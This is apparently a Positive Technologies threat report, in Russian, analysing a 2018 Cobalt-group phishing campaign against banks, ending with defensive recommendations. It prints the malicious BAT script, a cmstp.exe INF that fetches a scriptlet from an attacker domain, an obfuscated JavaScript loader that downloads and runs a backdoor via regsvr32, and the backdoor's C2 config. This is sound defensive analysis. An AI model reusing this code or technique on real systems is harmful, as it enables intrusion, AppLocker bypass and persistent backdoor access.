В середине мая 2018 года специалистами экспертного центра безопасности компании Positive Technologies (PT Expert Security Center) была зафиксирована вредоносная рассылка фишинговых писем в организациях кредитно-финансового сектора. По ряду признаков можно утверждать, что атака организована группой Cobalt или ее частью[1].

Пт 18.05.2018 15:25
support@swift-sipn.info
Confirm transaction
Кому

Dear User,
Your recent money transfer (03703) was canceled for security reasons.
Your funds participating in the transfer were frozen.
For refunds or re-payment, we recommend that you familiarize yourself with the detailed description of the problem and the ways of its solution.

https://swift-fraud.com/documents/53763987.doc

Headquarters
Avenue Adèle 1
B-1310 La Hulpe

Tel: +32 2 655 31 11
Fax: +32 2 655 32 26

Вредоносное письмо

Рассылка производилась с домена swift-sipn[.]info (85.143.166[.]158). Структура зарегистрированного домена идентична доменам, которые использовала группа Cobalt за все время атак на банки России и Восточной Европы.

В письме присутствует ссылка (swift-fraud[.]com (85.143.166[.]99) на скачивание вредоносного документа (d117c73e353193118a6383c30e42a95f). Такую же технику доставки использовала группа Cobalt в 2018 году. Документ содержит в себе три эксплойта для удаленного исполнения кода в Microsoft Word — CVE-2017-8570, CVE-2017-11882, CVE-2018-0802. Основываясь на анализе структуры вредоносного документа, можно сказать, что он схож с документами, сгенерированными с помощью эксплойт-кита Threadkit. Этот эксплойт-кит группа Cobalt использовала с февраля 2018 года.

1 В марте 2018 года в Европе был арестован предполагаемый лидер данной группировки.

Помимо эксплойтов в документ встроены 4 OLE-обьекта: next stage BAT-скрипт (4bee6ff39103ffe31118260f9b1c4884), скриплет для CVE-2017-8570 (bb784d55895db10b67b1b4f1f5b0be16), документ-заглушка (c2a9443aac258a60d8cace43e839cf9f), конфигурационный файл для утилиты cmstp.exe (581c2a76b382deedb48d1df077e5bdf1). Все эти объекты находятся в папке %TEMP% пользователя, который запустил документ. Эти объекты создаются в %TEMP% через «Package» ActiveX Control. Формат объектов выглядит следующим образом:

```
{\object
\objhtml
\objw1
\objh1{
    \*\objdata
    01050000    // Версия OLE
    02000000    // Format ID
    08000000    // Длина следующей строки
    5061636b61676500 // "Package"
    00000000
    00000000
    bf680000    // Длина данных для данного обьекта
                // Начало данных
```

Структура OLE-объекта

После отработки любого из эксплойтов будет запущен next stage BAT-скрипт.

```
set _mee=MGsCOxPSNK.txt
set _tm1=%tmP%
set _ff11=tCrrDqBQoCcEkbnK.txt
set _ww=HKEY_CURRENT_USER\Software\Microsoft\Office\
set _wz=\Word\
set _wq=Resiliency
set _wm=File
set _w0=%_ww%8.0%_wz%
set _w1=%_ww%9.0%_wz%
set _w2=%_ww%10.0%_wz%
set _w3=%_ww%11.0%_wz%
set _w4=%_ww%12.0%_wz%
set _w5=%_ww%14.0%_wz%
set _w6=%_ww%15.0%_wz%
set _w7=%_ww%16.0%_wz%
taskkill /f /im winword.exe
reg delete %_w0%%_wq% /f
reg delete %_w1%%_wq% /f
reg delete %_w2%%_wq% /f
reg delete %_w3%%_wq% /f
reg delete %_w4%%_wq% /f
reg delete %_w5%%_wq% /f
reg delete %_w6%%_wq% /f
reg delete %_w7%%_wq% /f
set _d11=cqHfjCkTtMwG.doc
type NUL > "%_tm1%\%_d11%:Zone.Identifier"
type NUL > "%_tm1%\%_ff11%:Zone.Identifier"
for /f "tokens=1* delims=\*" %a in ('REG QUERY "%_w0%%_wm% MRU" /v "Item 1"') DO (set "rm=%~b")
IF EXIST "%rm%" (copy /Y "%_tm1%\%_d11%" "%rm%")
for /f "tokens=1* delims=\*" %a in ('REG QUERY "%_w1%%_wm% MRU" /v "Item 1"') DO (set "rm=%~b")
IF EXIST "%rm%" (copy /Y "%_tm1%\%_d11%" "%rm%")
for /f "tokens=1* delims=\*" %a in ('REG QUERY "%_w2%%_wm% MRU" /v "Item 1"') DO (set "rm=%~b")
IF EXIST "%rm%" (copy /Y "%_tm1%\%_d11%" "%rm%")
for /f "tokens=1* delims=\*" %a in ('REG QUERY "%_w3%%_wm% MRU" /v "Item 1"') DO (set "rm=%~b")
IF EXIST "%rm%" (copy /Y "%_tm1%\%_d11%" "%rm%")
for /f "tokens=1* delims=\*" %a in ('REG QUERY "%_w4%%_wm% MRU" /v "Item 1"') DO (set "rm=%~b")
IF EXIST "%rm%" (copy /Y "%_tm1%\%_d11%" "%rm%")
for /f "tokens=1* delims=\*" %a in ('REG QUERY "%_w5%%_wm% MRU" /v "Item 1"') DO (set "rm=%~b")
IF EXIST "%rm%" (copy /Y "%_tm1%\%_d11%" "%rm%")
for /f "tokens=1* delims=\*" %a in ('REG QUERY "%_w6%%_wm% MRU" /v "Item 1"') DO (set "rm=%~b")
IF EXIST "%rm%" (copy /Y "%_tm1%\%_d11%" "%rm%")
for /f "tokens=1* delims=\*" %a in ('REG QUERY "%_w7%%_wm% MRU" /v "Item 1"') DO (set "rm=%~b")
IF EXIST "%rm%" (copy /Y "%_tm1%\%_d11%" "%rm%")
IF EXIST "%rm%" (start "" /MAX winword.exe "%rm%") ELSE (start "" /MAX winword.exe "%_tm1%\%_d11%")
set _c1=cmstp.exe
set _m1=\%_c1%
set _m2=%windir%\
Set _bitt=64
IF NOT DEFINED PROCESSOR_ARCHITEW6432 (Set _bitt=32)
IF %_bitt% == 64 (set _mm=%_m2%Sysnative%_m1%) ELSE (set _mm=%_m2%System32%_m1%)
taskkill /im %_c1% /f
start "" "%_mm%" /s /ns "%_tm1%\%_ff11%"
del /F "%_tm1%\KbhpQIcahFCuZwq.sct"
type NUL > "%_tm1%\%_mee%"
```

Next stage BAT-скрипт

Интересно, что итогом выполнения данного скрипта является запуск утилиты cmstp.exe, которая скачивает COM-DLL-Dropper (f0e52df398b938bf82d9e71ce754ab34) с домена cloud.yourdocument[.]biz (31.148.219[.]177).

Использование этой стандартной для Windows утилиты позволяет обходить AppLocker, загружать и исполнять SCT- или COM-объекты с помощью стандартной для Windows утилиты regsvr32.exe. Такой способ обхода AppLocker был найден и описан в этом году.

Утилита cmstp.exe использует конфигурационный файл, который также является OLE-объектом в исходном документе.

```
Signature=$chicago$
AdvancedINF=2.5
[DefaultInstall_SingleUser]
UnRegisterOCXs=nwSFzluLXeXI
[nwSFzluLXeXI]
%11%\sCrObJ,NI,http://cloud.yourdocument.biz/robots.txt
[Strings]
AppAct="SOFTWARE\Microsoft\Connection Manager"
ServiceName=" "
ShortSvcName="
```

Конфигурационный файл для cmstp.exe

Основной целью скачанного COM-DLL-Dropper является закрепление в системе JavaScript-загрузчика, скачивающего JavaScript-бэкдор. Но перед тем как начать выполнять основные функции, COM-DLL-Dropper проверяет свой процесс на наличие в названии расширения .txt.

Сначала генерируются два случайных значения, которые сохраняются в ключе реестра HKEY_CURRENT_USER\Software\Microsoft\ Notepad\[username].

Name	Type	Data
(Default)	REG_SZ	(value not set)
iWindowPosDX	REG_DWORD	0x000005a0 (1440)
iWindowPosDY	REG_DWORD	0x00000344 (836)
iWindowPosX	REG_DWORD	0x000000b4 (180)
iWindowPosY	REG_DWORD	0x00000000 (0)
Pony	REG_SZ	A832BEF7C8,ABE60B79D29024

Измененный ключ реестра

Значения ключа используются для имен модулей ВПО: одно для JavaScript-загрузчика, который создается из тела COM-DLL-Dropper, второе для JavaScript-бэкдора.


После генерации значений осуществляется закрепление в системе через логон-скрипт.

Name	Type	Data
(Default)	REG_SZ	(value not set)
OneDrive	REG_SZ	C:\Users\Pony\OneDrive
Path	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Microsoft\WindowsApps;
TEMP	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Temp
TMP	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Temp
UserInitMprLogonScript	REG_SZ	regsvr32 /S /N /U /I:"C:/Users/Pony/AppData/Roaming/ABE60B79D29024.txt" ScroBJ

Закрепление в системе

После закрепления в системе происходит расшифровка и создание на диске JavaScript-загрузчика (C:\Users\<username>\AppData\Roaming\<имя_из_реестра>.txt) из тела dll. JavaScript-загрузчик зашифрован алгоритмом AES256-CBC. На завершающем этапе происходят запуск JavaScript-загрузчика и удаление dll.

Стоит заметить, что в данном случае используется такая же схема доставки JavaScript-загрузчика, как и летом 2017 года: там также использовался AES256-CBC для его расшифровки.



Доставка JavaScript-загрузчика в 2017 году

Более подробную информацию об атаках 2017 года можно получить из вебинара: ptsecurity.com/ru-ru/research/webinar/291295/.

JavaScript-загрузчик обфусцирован и зашифрован алгоритмом RC4. Самораспаковка происходит при запуске загрузчика.

```
function hit() {
    var x1;
    var Note;
    var Sp;
    var saveTo = "";
    var comm = "";
    var mLink = "https://nl.web-cdn.kz/robots.txt";
    var xx1 = "regsvr32 /S /N /U /I:";
    saveTo = myEnv("APPDATA") + "\\";
    try {
        x1 = obj("WScript.Shell");
        Note = x1.RegRead(xStore);
        if (Note) {
            if (Note.indexOf(",") !== -1) {
                Sp = Note.split(",");
                saveTo += Sp[0] + ".txt";
            } else {
                saveTo += tExtra();
            }
        } else {
            saveTo += tExtra();
        }
    } catch (e11) {
        saveTo += tExtra();
    }
    var dq = "\x22";
    comm = xx1 + dq + saveTo + dq + " sCrobJ"
    if (fexist(saveTo) === false) {
        if (pnow(mLink, saveTo) === true) {
            if (xGo(comm) === true) {
                return true;
            }
        }
    } else {
        if (xGo(comm) === true) {
            return true;
        }
    }
}
```

Основная функция загрузчика

Сам по себе загрузчик отличается от версии 2017 года только лишь названиями некоторых функций и переменных. Загрузчик «висит» в цикле While True и пытается скачать JavaScript-бэкдор с контрольного сервера nl.web-cdn[.]kz (185.162.130[.]155) и запустить через утилиту regsvr32.exe. Название для бэкдора берется из реестра.

JavaScript-бэкдор также обфусцирован и зашифрован алгоритмом RC4. Его саморасшифровка происходит при запуске.

```
var BV = "2.0";
var Gate = "https://nl.web-cdn.kz/api/v1";
var js_gate = "https://nl.web-cdn.kz/robots.txt";
var hit_each = 10;
var error_retry = 2;
var restart_h = 4;
var rcon_max = hit_each * (restart_h * 60) / (hit_each * hit_each);
var Rkey = "G4lIrHz22AkVA72x";
var rcon_now = 0;
var User = "";
var Build = "";
var gtfo = false;
```

Настройка для JavaScript-бэкдора

Как и в версии 2017 года, JavaScript-бэкдор имеет множество функций:

- разведка через WMI;
- запуск программ через CMD;
- загрузка новых модулей через regsvr32.exe;
- самообновление;
- самоудаление;
- поиск антивирусов в системе;
- шифрование трафика с помощью RC4.

К функциям бэкдора добавилась проверка наличия его в %APPDATA% по ключу реестра, упомянутому выше. Если нет ключа реестра или бэкдор не обнаруживается в %APPDATA% — он не исполнится.

Рекомендации

Киберпреступники все чаще используют методы социальной инженерии для проникновения в инфраструктуру организации при целевой атаке. Практика Positive Technologies в области расследования инцидентов и анализа защищенности корпоративных информационных систем показывает, что самым уязвимым местом является человек: по статистике, в 27% случаев получатели сообщения с фишинговой ссылкой переходят по ней, нередко сотрудники компаний вступают в дальнейшую переписку со злоумышленником (и в 3% случаев это оказываются специалисты по безопасности). При этом если сообщение приходит от имени реальной компании (чем и известна группировка Cobalt), вероятность успеха взломщиков возрастает до 33%.

Таким образом, сегодня как никогда возрастает значимость обучения сотрудников основам информационной безопасности, а ключевыми рекомендациями в данном контексте остаются:

- регулярное проведение работ по повышению осведомленности сотрудников компании в вопросах ИБ;
- своевременная установка обновлений безопасности, в том числе и для прикладного ПО;
- использование современных средств защиты, в том числе систем выявления вредоносного ПО, куда сотрудники могли бы в любой момент загрузить на проверку почтовое вложение или любой другой файл;
- полноценное расследование уже произошедших инцидентов.

О компании

Positive Technologies — один из лидеров европейского рынка систем анализа защищенности и соответствия стандартам, а также защиты веб-приложений. Организации во многих странах мира используют решения Positive Technologies для оценки уровня безопасности своих сетей и приложений, для выполнения требований регулирующих организаций и блокирования атак в режиме реального времени. Благодаря многолетним исследованиям специалисты Positive Technologies заслужили репутацию экспертов международного уровня в вопросах защиты SCADA- и ERP-систем, крупнейших банков и телеком-операторов.

Деятельность компании лицензирована Минобороны России, ФСБ России и ФСТЭК России, продукция сертифицирована Минобороны России и ФСТЭК России.

POSITIVE TECHNOLOGIES

ptsecurity.com
pt@ptsecurity.com
facebook.com/PositiveTechnologies
facebook.com/PHDays